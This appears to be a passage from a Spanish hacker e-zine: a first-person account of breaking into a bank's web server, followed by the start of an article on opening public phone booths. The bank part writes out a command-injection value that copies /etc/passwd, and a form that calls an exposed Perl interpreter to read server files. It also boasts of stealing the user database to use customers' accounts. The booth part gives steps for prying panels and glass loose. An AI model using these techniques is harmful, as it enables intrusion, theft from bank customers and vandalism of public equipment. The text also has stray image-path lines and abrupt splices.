// UPDATEFECHA ()

function updatefecha(dia, mes, anio) {

  var i = mes.selectedIndex;
  if(mes.options[i].value == "02") {
    dia.options[30] = null;
    dia.options[29] = null;
    var j = anio.selectedIndex;
    var year = eval(anio.options[j].value);
    if ( ((year%400)==0) || (((year%100)!=0) && ((year%4)==0)) ) {
      if (dia.options[28] == null) {
        dia.options[28] = new Option("29");
        dia.options[28].value = "29";
      }
    } else {
      dia.options[28] = null;
    }

  }

  if(mes.options[i].value == "01" ||
     mes.options[i].value == "03" ||
     mes.options[i].value == "05" ||
     mes.options[i].value == "07" ||
     mes.options[i].value == "08" ||
     mes.options[i].value == "10" ||
     mes.options[i].value == "12")
  {
    if (dia.options[28] == null) {
      dia.options[28] = new Option("29");
      dia.options[28].value = "29";
    }
    if (dia.options[29] == null) {
      dia.options[29] = new Option("30");
      dia.options[29].value = "30";
    }
    if (dia.options[30] == null) {
      dia.options[30] = new Option("31");
      dia.options[30].value = "31";
    }
  }

  if(mes.options[i].value == "04" ||
     mes.options[i].value == "06" ||
     mes.options[i].value == "09" ||
     mes.options[i].value == "11")
  {
    if (dia.options[28] == null) {
      dia.options[28] = new Option("29");
      dia.options[28].value = "29";
    }
    if (dia.options[29] == null) {
      dia.options[29] = new Option("30");
      dia.options[29].value = "30";
    }
    dia.options[30] = null;
  }

  if (dia.selectedIndex == -1)
```

```
    dia.selectedIndex = 0;

}


// CHECKFECHA ()

function checkfecha(mes, dia, anio) {
  var i = mes.selectedIndex;
  var k= dia.selectedIndex;
  var diaelegido=eval(dia.options[k].value);
  var j=anio.selectedIndex;
  var year=eval(anio.options[j].value);

  if(mes.options[i].value == "02")
    {
    if ( ((year%400)==0) || (((year%100)!=0) && ((year%4)==0)) )
      {
      if (diaelegido > 29)
         {
          alert("Fecha incorrecta.\n Día no válido para año y mes seleccionados.");
          dia.focus ();
          return false;
          }
     else return true
      }
    else /* no bisiesto*/
     {if (diaelegido > 28)
        {
          alert("Fecha incorrecta.\n Día no válido para año y mes seleccionados.");
          dia.focus ();
          return false;
         }
     else return true;

      }/* no bisiesto*/
    }
  else /* no febrero*/

    { if (mes.options[i].value=="04" || mes.options[i].value=="06"|| mes.options[i].value=="09" || mes.options[i].value=="11" )
         {if (diaelegido>30)
             {
          alert("Fecha incorrecta.\n Día no válido para año y mes seleccionados.");
          dia.focus ();
          return false;
              }
          else return true;
         } /*no febrero*/
     else return true  /*mes de 31 dias*/
    }

  if (dia.selectedIndex == -1)
    dia.selectedIndex = 0;
  return false;

}

// RANGOVALIDO ()

function rangovalido (fechaactualparm, dia1, mes1, anio1, dia2, mes2, anio2)
{

        // var dia1, dia2, mes1, mes2, anio1, anio2;

        dia1 = eval (dia1.options[dia1.selectedIndex].value)
        mes1 = eval (mes1.options[mes1.selectedIndex].value)
        anio1 = eval (anio1.options[anio1.selectedIndex].value)
        dia2 = eval (dia2.options[dia2.selectedIndex].value)
        mes2 = eval (mes2.options[mes2.selectedIndex].value)
        anio2 = eval (anio2.options[anio2.selectedIndex].value)

        fechatemp1 = new Date ()
        fechatemp1.setMonth(mes1-1)
        fechatemp1.setYear(anio1)
        fechatemp1.setDate(dia1)

        fechatemp2 = new Date ()
        fechatemp2.setMonth(mes2-1)
        fechatemp2.setYear(anio2)
        fechatemp2.setDate(dia2)

        if ((fechatemp1.getTime()/1000) > (fechatemp2.getTime()/1000))
        {
                alert ("Rango Invalido de fechas")
                return false
        }
        secs1 = fechatemp1.getTime()/1000
        secs2 = fechatemp2.getTime()/1000
        difsec1 = secs2-secs1
        sec31dias = 30*24*60*60
        sec18meses = 19*30*24*60*60
        dia1 = fechaactualparm.substring (0,2)
        mes1 = fechaactualparm.substring (2,4)
        anio1 = fechaactualparm.substring (4,8)
        fechaactual = new Date ()
        fechaactual.setMonth(mes1-1)
        fechaactual.setYear(anio1)
        fechaactual.setDate(dia1)

        secs = fechaactual.getTime()/1000

        difsec2 = secs - secs1

        if (difsec1 > sec31dias)
                alert ("No se puede elegir un periodo superior a 31 dias")
        else
                if (difsec2 > sec18meses)
                        alert ("No se pueden pedir movimientos con antiguedad superior a 18 meses")
                else
                        if ((fechatemp2.getTime()/1000) > (fechaactual.getTime()/1000))
                                alert ("No se pueden pedir movimientos que superen la fecha actual")
                        else
                                return true
```

```
}

// FIN DE FUNCIONES DE VALIDACION DE FECHAS //

function AbrirVentana( name, url, menus )
{
  if (menus != "yes") { menus = "no" }

  open(url, name, "toolbar=no,menubar=" + menus + ",directories=no,location=no,status=no,scrollbars=yes,resizable=yes,copyhistory=no,width=600,height=480")
  if (navigator.appVersion.indexOf("(X11") != -1 || navigator.appVersion.indexOf("(Mac") != -1)
    open(url, name, "toolbar=no,directories=no,location=no,status=no,scrollbars=yes,resizable=yes,copyhistory=no,width=600,height=480")
}

function VerAyuda( url )
{
  AbrirVentana( "Ayuda", "/BJ/"+url );
}
*** o sea, que hay varias ayudas en /BJ

function VerBuzon( url, menus )
{
  AbrirVentana( "Buzon", url, menus );
}

function cifrar( data )
{
    //return top.security.document.security.cipherRSA( data );
   return data;
}
***
-Por Dios, vaya chapuza!
O sea, que el codigo esta comentado!
O sea, que mi clave viaja por la red tranquilamente (menos mal que hay SSL)
***
   function AbrirSeguro(url)
   {
          path_simulador = document.form_path.path_seguro.value;
        AbrirVentana( "Fondos", path_simulador+url);
   }
*** Vaya, parece haber 2 directorios: uno para seguro, otro para inseguro
*** quizas tambien haya 2 maquinas, o 2 puertos.

   function AbrirNoSeguro(url)
   {
          path_simulador = document.form_path.path_noseguro.value;
        AbrirVentana( "Fondos", path_simulador+url);
   }

   function AbrirVentanaS(url1,nombre1,url2,nombre2)
   {
        path_simulador = document.form_path.path_noseguro.value+"servicios/"
        AbrirVentanaC(path_simulador+url1,nombre1)
        AbrirVentanaA(path_simulador+url2,nombre2)
   }
*** o sea, que tambien hay un directorio /???/servicios
   function AbrirVentanaC(url,nombre)
   {
     window.open(url, nombre, "toolbar=no,directories=no,location=no,status=no, scrollbars=no,resizable=no,copyhistory=no,width=400,height=450")
      if (navigator.appVersion.indexOf("(X11") != -1 || navigator.appVersion.indexOf("(Mac") != -1)
        window.open(url, "nombre", "toolbar=no,directories=no,location=no,status=no,scrollbars=no,resizable=no,copyhistory=no,width=400,height=450")
   }

function AbrirVentanaA(url,nombre)
   {
     window.open(url, nombre, "toolbar=no,directories=no,location=no,status=no, scrollbars=yes,resizable=no,copyhistory=no,width=280,height=300")
      if (navigator.appVersion.indexOf("(X11") != -1 || navigator.appVersion.indexOf("(Mac") != -1)
        window.open(url, "nombre", "toolbar=no,directories=no,location=no,status=no,scrollbars=yes,resizable=no,copyhistory=no,width=280,height=300")
   }
** pues podrian haber usado  AbrirVentanaA, cambiando solo  height
function ascii2hex(a)
{
        return a;
}
*** eh, eh, esto esta mal.

var usuario;
var flagSubmit = true;

// Variable a la que se asociara una ventana con algun mensaje
// de aviso al usuario.
// Se declara aqui para poder abrirla en unas plantillas y
// cerrarla en otras.
*** gracias por los comentarios

var AvisoWin

// -->
</script>

<form name=form_path>
<INPUT TYPE=HIDDEN NAME=path_noseguro VALUE="http://www.bancojones.es/">
<INPUT TYPE=HIDDEN NAME=path_seguro VALUE="https://www.bancojones.es/">
</form>

<TITLE>Banca Personalizada [Security]reqpb.proxy-request%" %Req->srvhdrs.clf-status% %Req->vars.p2c-cl%
183.74.4.225 - - [13/Nov/1998:23:55:31 +0000] "GET http://www.elpais.es/canal/elpais.cdf HTTP/1.0" 407 271
183.63.32.116 - - [13/Nov/1998:23:58:55 +0000] "GET http://channel.cnn.com/channel/cnn.cdf HTTP/1.0" 407 271
183.27.21.182 - lau1 [14/Nov/1998:00:06:02 +0000] "GET http://205.228.184.151:80/FIDO-1/BID-1/3932464-1/ccat.dat HTTP/1.0" 200 408
y muuuuchas lineas mas
Que bien, incluso de explican como va el formato:
-primero, la direccion ip del cliente
-luego, el usuario
-la fecha
-la pagina requerida (junto con argumentos, y la version del navegador)
-la respuesta del servidor (200=OK, 407=NoChange, ... ver manual de HTTP 1.1)
-el numero de bytes recibidos
Pues muy bien. Asi que puedo sacar nombres de usuarios internos al BancoJones,
direcciones IP de sus maquinas, y cotillear lo que piden. Pero 13Mg es mucho.
Incluso el de 2 Mg se me hace un poco grande. Ya ire a visitar a alquien que
tenga una RDSI o algo mejor.

Los archivos "festivo" y "laborable" contienen las estadisticas sacadas a
partir de estos ficheros con el programa flexlang
¨Como lo he sabido? pues mirando el "estadisticas_web"
```

```
#!/bin/csh
#!/bin/csh
if ($#argv == 0) then
echo ""
echo " se usa de esta forma:   cmd   fich_entrada   fich_salida   "
echo "" ; exit 1
endif
#/opt/ns-home/extras/flexanlg/flexanlg -n "www.bancojones.es" -x -r -i $1 -o $2  -c huok -t s10m10h10 -l c+30h+10
/opt/netscape/suitespot/extras/flexanlg/flexanlg  -n "proxy inverso de tesoreria" -x -r -i $1 -o $2  -c huok -t s10m10h10 -l c+30h+10
#/opt/ns-home/extras/flexanlg/flexanlg  -n "proxy inverso de bancojones" -x -r -i $1 -o $2  -c huok -t s10m10h10 -l c+30h+10
#/opt/ns-home/extras/flexanlg/flexanlg  -n "proxy inverso de bancojones via internet" -x -r -i $1 -o $2  -c huok -t s10m10h10 -l c+30h+10
```

Vaya, vaya. codigo interesante. Un script. Asi que el shell habitual es csh.
Y el soft del servidor esta instalado en
/opt/netscape/suitespot en vez de en /opt/ns-home/ , como recomienda Netscape
Segun el manual del Server, el comando flexlang permite varios argumentos:
-n para el nombre del servidor (parecen usarlo como titulo)
-x para que la salida quede en HTML (la verdad es que queda mas mono)
-r para que traduzca numeros IP en nombres (no parece funcionar, o tienen
   bien instalado el Wins (para IP dinamicas) o el DNS (IP estaticas)
-i archivo de entrada
-o archivo de salida
-c huok: total hits + total uniques URL + total unique hosts + total Kb
-t s10m10h10: ultimos 10 segundos, ultimos 10 minutos, ultimas 10 horas
-l c+30h+10: URL accedidas mas de 30 veces, hosts accedidos mas de 10 veces
Por eso las estadisticas quedan tan bonitas. Solo les faltan colores.
Vamos a detenernos aqui. Si quitamos los argumentos que hacen que quede mono,
nos queda
flexanlg -i $1 -o $2
que es un comando tambien valido. Pero que pasa si alimentamos este script
con datos
$1="/dev/nul"
$2="/dev/nul; cp /etc/passwd ./passwd"
Pues que queda el comando
flexanlg -i /dev/nul -o /dev/nul; cp /etc/passwd ./passwd
que se interpreta como 2 comando distintos: uno que no hace nada, y otro que
copia el fichero de claves a este directorio (si tenemos privilegios)
Solo se trata de que se pueda ejecutar: Nada mas facil.
Creamos una pagina HTML (en local) que contenga

```
<form
ACTION="www.bancojones.es:443/tmp/estadisticas_web /dev/nul /dev/nul;
        cp /etc/passwd ./passwd"METHOD="POST">
```

(Por supuesto, no se pueden poner espacios, hay que sustituirlos por %20, pero
asi es mas facil de leer)
Y que pasa cuando la ejecutamos?
Pues devuelve una respuesta diciendo que no se ha podido encontrar el objeto
solicitado. Esto es bastante normal, dado que no se ha generado una pagina.
Abro otra ventana, y hago GET /tmp
Y para mi sorpresa descubro que no hay nada. Que habra pasado?
Primero sospecho de los privilegios. No se bajo que nombre de usuario se esta
ejecutando el servidor Web. Lo normal seria que fuera "nobody", tal como
recomiendan miles de manuales, pero lo mas comun es que sea bajo el usuario
"root", para que los administradores no se preocupen de los permisos.
Tambien puede suceder (asi es en CER-httpd y NCSA-httpd) que, aunque el
usuario propietario sea "root", luego se hace un setuid para cambiarlo.
Otra posible causa es que no este usando el sitio correcto. Si el server
tiene la opcion chroot (cambiar el directorio raiz), entonces todos los
caminos absolutos se tratan como relativos, por lo que /etc/passwd acaba
siendo /usr/Netscape/Server/etc/passwd , y este fichero no existe.
O quizas es que el comando cp no esta en la ruta.
Tambien podria pasar que no pueda ejecutar un programa que esta en /tmp
O la peticion podria estar mal montada.
La respuesta a todas estas preguntas la encontre acudiendo a alguien que
tuviera un servidor igual, o, en su defecto, instalando yo uno.
Una vez consegui esto (la semana siguiente), y sabiendo que hay 2 maneras de
configurar los CGIs:
-permitiendo solo unas extensiones: asi, los archivos *.EXE , *.pl , *.cgi
 deben ser ejecutados por el servidor, no permitiendo que el usuario los baje
 a su ordenador personal.
-permitiendo solo un directorio: asi, todos los archivos de /cgi-bin/ (y los
 que cuelgan de este) deben ejecutarse.
 Pero claro, si el archivo flexlang esta en /tmp ,es porque el administrador
 los ejecuta desde una cuenta shell.
Por tanto, la solucion estaba en ejecutar cualquier archivo de /cgi-bin , por
supuesto, con una peticion POST
Sabia unos cuantos archivos
control_servicio.cgi
index.cgi
BJ/financiero.cgi
BJ/BJregenera.pl
BJ/bj.cgi
boletin.cgi
formularios.cgi
financiero.cgi
enviacom.cgi
Si pudiera tener el fuente de alguno para ver si ejecutaban un shell ...
Pues intento acceder a
BJ/bj.c -> Fallo
BJ/bj.c~ -> Fallo
BJ/bj.pl -> Fallo
BJ/bj.bas -> Fallo
Y asi con muchos mas. En fin, puerta cerrada.
En todos intente alimentarlos con una peticion que
incluyera "; cp /etc/passwd ../tmp/passwd" , pero ninguno funciono. Deben
tener activado el chequeo de no salirse de directorios.
Como no me habia salido muy bien este intento, decidi dejar reposar el
tema, e intentarlo de otra manera.
Navegando, descubri que el Banco Jones tambien tiene una facilidad de busqueda
para palabras claves. Asi, si pones "Bolsa", te muestra las paginas cuyo
titulo (etiqueta <title> en HTML) contiene la palabra "Bolsa". Pues que bien.
A ver cuales tienen la palabra cgi ?
bueno, pues salen 5. Ninguna de nuevo interes.
Pero lo bueno es hay un motor de busqueda que accede a todas las paginas.
Seguro que tiene acceso a muchas cosas. Vamos a ver que sale por aqui.
Este sistema se basa en un software llamado Architext, creado por la
casa excite. La direccion es www.atext.com, pero en seguida te lleva a
www.excite.com (uno de los multiples buscadores). O sea, que se hicieron
un spider (buscador, en la jerga) y ahora lo comercializan.
Aprendi que te lo puedes bajar para probarlo. Bueno, son 2 megas.
Hay versiones para todo, en particular para NT, Linux y Sun.
Contienen 2 binarios de 1.7 Mg cada uno, herramientas de indexacion, manual,

```
dibujos, interprete de perl, modulos en perl, y un interface para manejarlo
desde la linea de comandos. Nada del otro mundo.
El manual es ciertamente breve, El interface es bastante simple, y los
modulos no hacen demasiadas cosas. Pero los ejecutables contienen muchas
cosas; son el autentico corazon del Architext.
No encontre ningun sitio com exploits, pero si que hay parches. Y porque
existe los parches? pues porque los programas tienen fallos.
Asi que consegui un par de parches (no hay mas), vi lo que cambiaban, y
me ilusiono el comentario del principio:
## Unix Version Patch -- architext_query.pl
## This updated version of this library file removes
## a security hole that made shell-based hacking possible via CGI

Vaya, parece que estan hablando de mi. Pero que querra decir shell-based ?
Significa que necesitas tener un shell para atacar, o que un ataque
posibilita un shell ? Ya lo veremos.
Todos los *.pl ocupan unos 300 Kb de codigo en lenguaje perl , y no es
precisamente facil de leer. Pero como yo lo que busco es un punto debil,
busco exclusivamente los OPEN, EXEC, USE, y otras cosillas mas.
la jerarquia del architext es:
/Architext/
/Architext/collections/*.web -> referencias a ficheros a indexar
/Architext/collections/*.idx -> bases de datos ya ordenadas
/Architext/collections/*.conf -> configuracion
                     /otros_archivos_internos
                     /*.tmp -> indexaciones y busquedas solicitadas
/Architext/perllib/     -> modulos en perl
/Architext/perl.exe
/Architext/AT-*.html    -> paginas de entrada de datos, y de administracion
/Architext/AT-*.cgi     -> programas de busqueda, indexacion y mantenimiento.

Hay muchas cosas que se podrian contar del Architext, y menciono algunas:
-el directorio /Architext/ debe ser de lectura y escritura para el usuario
 que ejecuta el Web Server. O sea, "root" o "nobody"
-Para que se ejecuten los *.pl deben ser ejecutados por el servidor. O sea,
 que (combinado con lo aprendido antes), deben moverse a /cgi-bin/
-Solo busca los titulos y palabras clave de las paginas, no los conenidos.
 O sea, si una pagina tiene
 <HTML>
 <title>Bank Hack</title>
 <keywords="Crack, dinero, gratis">
 <BODY> Aprende como entrar en sistemas para ganar unas pesetas </BODY>
 </HTML>
 Y buscas "Hack" o "dinero", pues lo encuentra. Pero no encuentra "pesetas"
-Tiene un poco de "Inteligencia". Si en una pagina de bicicletas aparece
 la palabra "rueda", deduce que estan relacionadas, y cuando
 buscas la palabra "rueda", te pueden aparecer paginas de bicicletas, aunque
 ni lo hayas buscado, ni aparezca la palabra "rueda".

En fin, los scripts estan bien hechos, es dificil hincarles el diente,
pero se aprende mucho perl (ese es el proposito del Hacking, no?)
A cambio, no son muy seguros, porque es el propio binario es que se
encarga de invocarlos o procesar su resultado, asi que forman un canal
bastante ancho por el que colarse.
Y aqui esta el hueco: el interprete de perl (que llamare perl.exe aunque
en realidad se llama simplemente "perl") esta en un sitio que se puede
invocar desde una pagina web.
Este mas bien es fallo de la persona que lo instalo. Supongo que probo
muchas cosas, y lo dejo asi. (En cuanto funciona, no lo toques)
O sea, que existe /cgi-bin/perl.exe
Mas claro:
<form
      ACTION="www.bancojones.es:443/cgi-bin/perl.exe -e mi_comando"
      METHOD="POST"
>
Por supuesto que hay que quitar los espacios y que que poner comillas
simples (') en el comando, pero asi se entiende mejor.
Y como lo de antes no funciono bien, pues lo voy a hacer de otra manera
que me gusta mas: en vez de copiar el /etc/passwd, voy a mandarme otro
por HTML:
print "Content-type: text/plain", "\n\n";
open ( FILE, "../tmp/estadisticas_web" )
$contenido = <FILE>
print <<EOF
$contenido
 EOF

esto es lo que pongo en vez de "mi_comando" (antes reemplazo los espacios
y los caracteres especiales)
y ... le voila. Me aparece el fichero estadisticas_web !!!!

Y en este momento he cometido un segundo delito. No digo que este bien ni
mal; simplemente, es asi.

Intento /cgi-bin/fondos2.pl ... y funciona!
Asi que este he podido leerlo. Voy con otro: Bj/bj.cgi
Como este archivo es binario, solo me mando los primeros 30 caracteres.
Pero tambien funciona.
ahora intento salirme del sistema: ataco /etc/passwd
dice que no puede. En fin, quizas no se llame asi. Intento /etc/hostname
y tambien funciona. Supongo que el problema es que no existe /etc/passwd o
no tengo suficientes privilegios.
Algo mas fuerte: hago un   ls -lR > /tmp/listado , y me lo traigo. Asi aprendo
mucho del sistema. Por cierto, tienen una maquina mas que aceptable.
Y tras esto, el mundo a mis pies. Saque la base de datos de usuarios, para
sacar sus clave para usar sus cuentas. Pero esto es otra historia.


Fin de la ense~anza.
Quizas alguien se pregunte que hace el autor de este articulo ahora; pues lo
mismo que antes: trabajo en una peque~a empresa de informatica, ganando un
sueldo misero, pero con la satisfaccion de haber ense~ado a alguna gente
como se hace para conocer la verdad que esta ahi afuera.
O quizas no sea asi, sino que ahora estoy en el Caribe, disfrutando del sol
y bebiendo mojitos hasta reventar.
O quizas estoy en Alcala Meco, con Mario Conde, Barrionuevo y Pinochet.
O todo esto es mentira y el Banco Jones ni siquiera tiene servidor Internet.
O yo soy el administrador de www.bancojones.es y en cuanto probeis
esto llamo a la BSA.

Postdata:
Con respecto a la filosofia hacker, yo me pregunto: se puede ser hereje?
Todo eso del conocimiento, la informacion libre, paz y libertad suena bien,
pero es mucho mas atractivo si se saca provecho.
```

EOF

```
-[ 0x06 ]--------------------------------------------------------------
-[ BRICOLAJE DE CABINAS ]----------------------------------------------
-[ by JuSJo & GreeN LegenD -]-----------------------------------------SET-20-
```

Bricolaje de Cabinas

http://www.cabitel.es

By JuSJo & GreeN LegenD

JuSJo@grafitti.net
glegend@set.net.eu.org

AVISO : Esta informacion es simplemente educativa, tu eres responsable de lo que hagas con ella. NO nosotros.

Index
=====

Intro 1

Se han escrito muchos cursos sobre cabinas, de manera mas publica o menos. Este no quiere ser uno mas, durante unos cuantos numeros de SET nos tendreis con nosotros. Vamos a hacer una diseccion detallada de cada cabina que encontremos. Lo que cada uno haga con esta informacion es decision personal. Con esto queremos demostrar que las cabinas no son seguras y con muy pocas herramientas podemos desmontar cualquier cabina en un tiempo ridiculo. Que tienes urgencia de recarga tu portatil, nada pues cualquier cabina te vale. Que necesitas linea para el modem, pues nada tambien te lo soluciona. Espero que sepais usar esto con cuidado y no vayais por ahi destrozando cabinas por el hecho de hacerlo. Estamos abiertos a cualquier tipo de experiencias, enviadlas a nuestros emails de contacto.

GreeN LegenD & JuSJo

Cabinas 2

Primero describiremos tecnicamente con ayuda de Cabitel los dos

modelos a estudiar en este numero, las de columna modulares y las deluxe total que tienen un tejadillo en plan piramide de egipcia. Primero tienes que sabes a que te enfrentas y luego una vez estes familiarizado con ellas pasaremos a la accion.

Cabinas Tipo A (modelo M segun Cabitel) :

La calidad de sus materiales garantiza una gran durabilidad.
Estructura de acero galvanizado y perfiles laminados de aluminio lacado.
Acabado en pintura poliester antigrafiti. Lunas de vidrio templado con logotipo de Telefonica serigrafiado a la arena.
En la parte superior cuenta con logotipo que identifica facilmente el servicio (tarjetas/monedas/ambas) Bandas adhesivas en los cristales laterales con referencia de las tarjetas de pago admitidas.
Instrucciones de uso situadas en la mesa bajo el telefono.

Tipo A : Columnas Verdes y Tejadillos Grises/Verdes

Altura: 2.780 mm.
Ancho de columna: 550 mm.
Ancho con los telefonos en caras opuestas: 1.260 mm.

Cabinas Tipo B (modelo G segun Cabitel) :

El Soporte Cubierto es una cabina cerrada por tres lados, con paneles que no llegan al suelo y sin puerta. Esta pensada para alojar el Telefono Modular (TM) y el Telefono Modular de Interior (TMI).
Es un espacio unico en su clase por la proteccion que ofrece al usuario.
Acoge a los terminales instalados en lugares de climatologia adversa.

Tipo B : Cerrada por tres lados con tejado piramidal.

Altura: 2.608 mm.
Anchura: 970 mm.
Profundidad: 990 mm.


Objetivos 3
==========

Hacking, cracking, phreacking... No SCRAPPING: para vencer a tu enemigo hace falta conocerlo en profundidad para conocer sus debilidades y explotarlas. A continuacion pasamos a exponer la cualidades que un grupo de individuos con los cuales no tenemos NINGUNA relacion han sacado sometiendo a las cabinas varios tests de durabilidad y resistencia a la erosion producida por la brisa marina. Las condiciones en las que se realizaron estas pruebas fueron: 285 Grados Kelvin de temperatura ambiente, 773 mm de Hg de presion atmosferica, 70% de humedad, se notaba en el ambiente un ligero a aroma a azahar y era de noche, el cuadro metereologico era ligeramente nublado aunque agradable para estar por la calle, lugar donde se realizaron los tests. (Nota: careciendo de la instrumentacion adecuada para medir el la concentracion de sal en el aire y la velocidad del viento los test de brisa marina se dejaron para mejor ocasion)

En el estudio preliminar uno se percata de las cabina tipo A se componen de tres partes claramente diferenciadas que merecen un estudio particular de cada una de ellas: una columna central, a la cual estan adosados los telefonos en si, que esta rodeado de una especie de casetilla. Careciendo de las herramientas (ninguna) adecuadas para una diseccion detallada de la columna o el telefono y viendo que la casetilla es claremente cutre se decidio empezar por examen de esta, e ir llevando equipo segun veamos que lo necesitamos (las herramientas pesan huevo y no es plan de ir cargando con un cajas de herramientas por la calle).

Tipo A


El techo de la casetilla esta hecho de hojalata (se pueden conseguir dos duros vendiendolo como chatarra) y empujandolo desde abajo se dobla con lo que los cristales de los laterales que estan mal pegados, practicamente estan solo encajados, quedan sueltos (no del todo, pero un codazo ayuda). Sigamos, en nuestro empe~o de diseccionar las cabinas. Para airear mas las casetillas de estas cabinas la mejor manera es entre dos personas y sin necesidad de mas herramientas que las que tenemos nosotros mismos. Uno empuja primero en un lateral del tejadillo hasta que doble la chapita y lo mantiene subido mientras tanto el otro tira un poco hacia arriba de los cristales laterales. Los cristales estan reposando sobre la base del tejadillo, no tiene ninguna clase de sujeccion estan simplemente encajados. Cuidado porque pesan y si se te caen pues puede ser la risa el ruido que hacen, por no hablar de la partidura de culo que puede pillar tu colega como se le caiga en un pie, por si acaso no ir en chanclas mejor unas Chirucas.




Espero que este todo claro por ahora.. sigamos pues
Que mas partes tiene esta cabina, pues si observamos veremos que hay varias placas tanto arriba sobre los tejadillos como debajo de las mini-mesas que estan debajo de los telefonos. Si buscas en las placas de la zona baja y si realmente observas como un hacker veras enseguida que todas tienen algunos logos en la esquina inferior izquierda. Pero si vuelves a mirar veras que solo una de las caras tiene un rectangulo mas grande. Esta es la placa que nos interesa. Aqui hoy dos opciones para abrirla, una tenemos una buena llave o llavero metalico que nos permita hacer palanca con seguridad o hemos planeado esto antes y tremos un destornillador grande con nosotros.
Estas placas con poca fuerza se abren pero, yo recomiendo el destornillador. Con hacer una minima palanca se abre. Aviso! Cuidado por que se supone que esta placa tiene un sistema tipo puerta, pero muchas veces si NO LA COGEMOS FUERZA se te caera y se hara MIL PEDAZOS, armando un escandalo del copon y haciendote que te traslades a otra cabina. Avisados estais y el que avisa no

es traidor. Una vez abierto se ve lo siguiente.

Caja de fusibles en un lateral, en la parte inferior justamente debajo de la mesita. Caja de fusibles que controla todo la corriente de las cabinas, con 2 slots libres.



Mas cosas sobre estas cabinas. Ahora Cabitel para poder poner mas publicidad esta cambiando los laterales de la cabinas. Instalando algo asi.



Y que diversion puede tener esto ? pues nada que quieres hacer una

campa~a de propaganda en tu barrio sin tener que pagar un duro hazte
con una llave de triangulo, las dan gratis en las tiendas de gas. Dado
que todas las cajas de registro externas del gas las llevan.

Hacker : Oiga me podria dar Vd. una llave para la caja de registro del
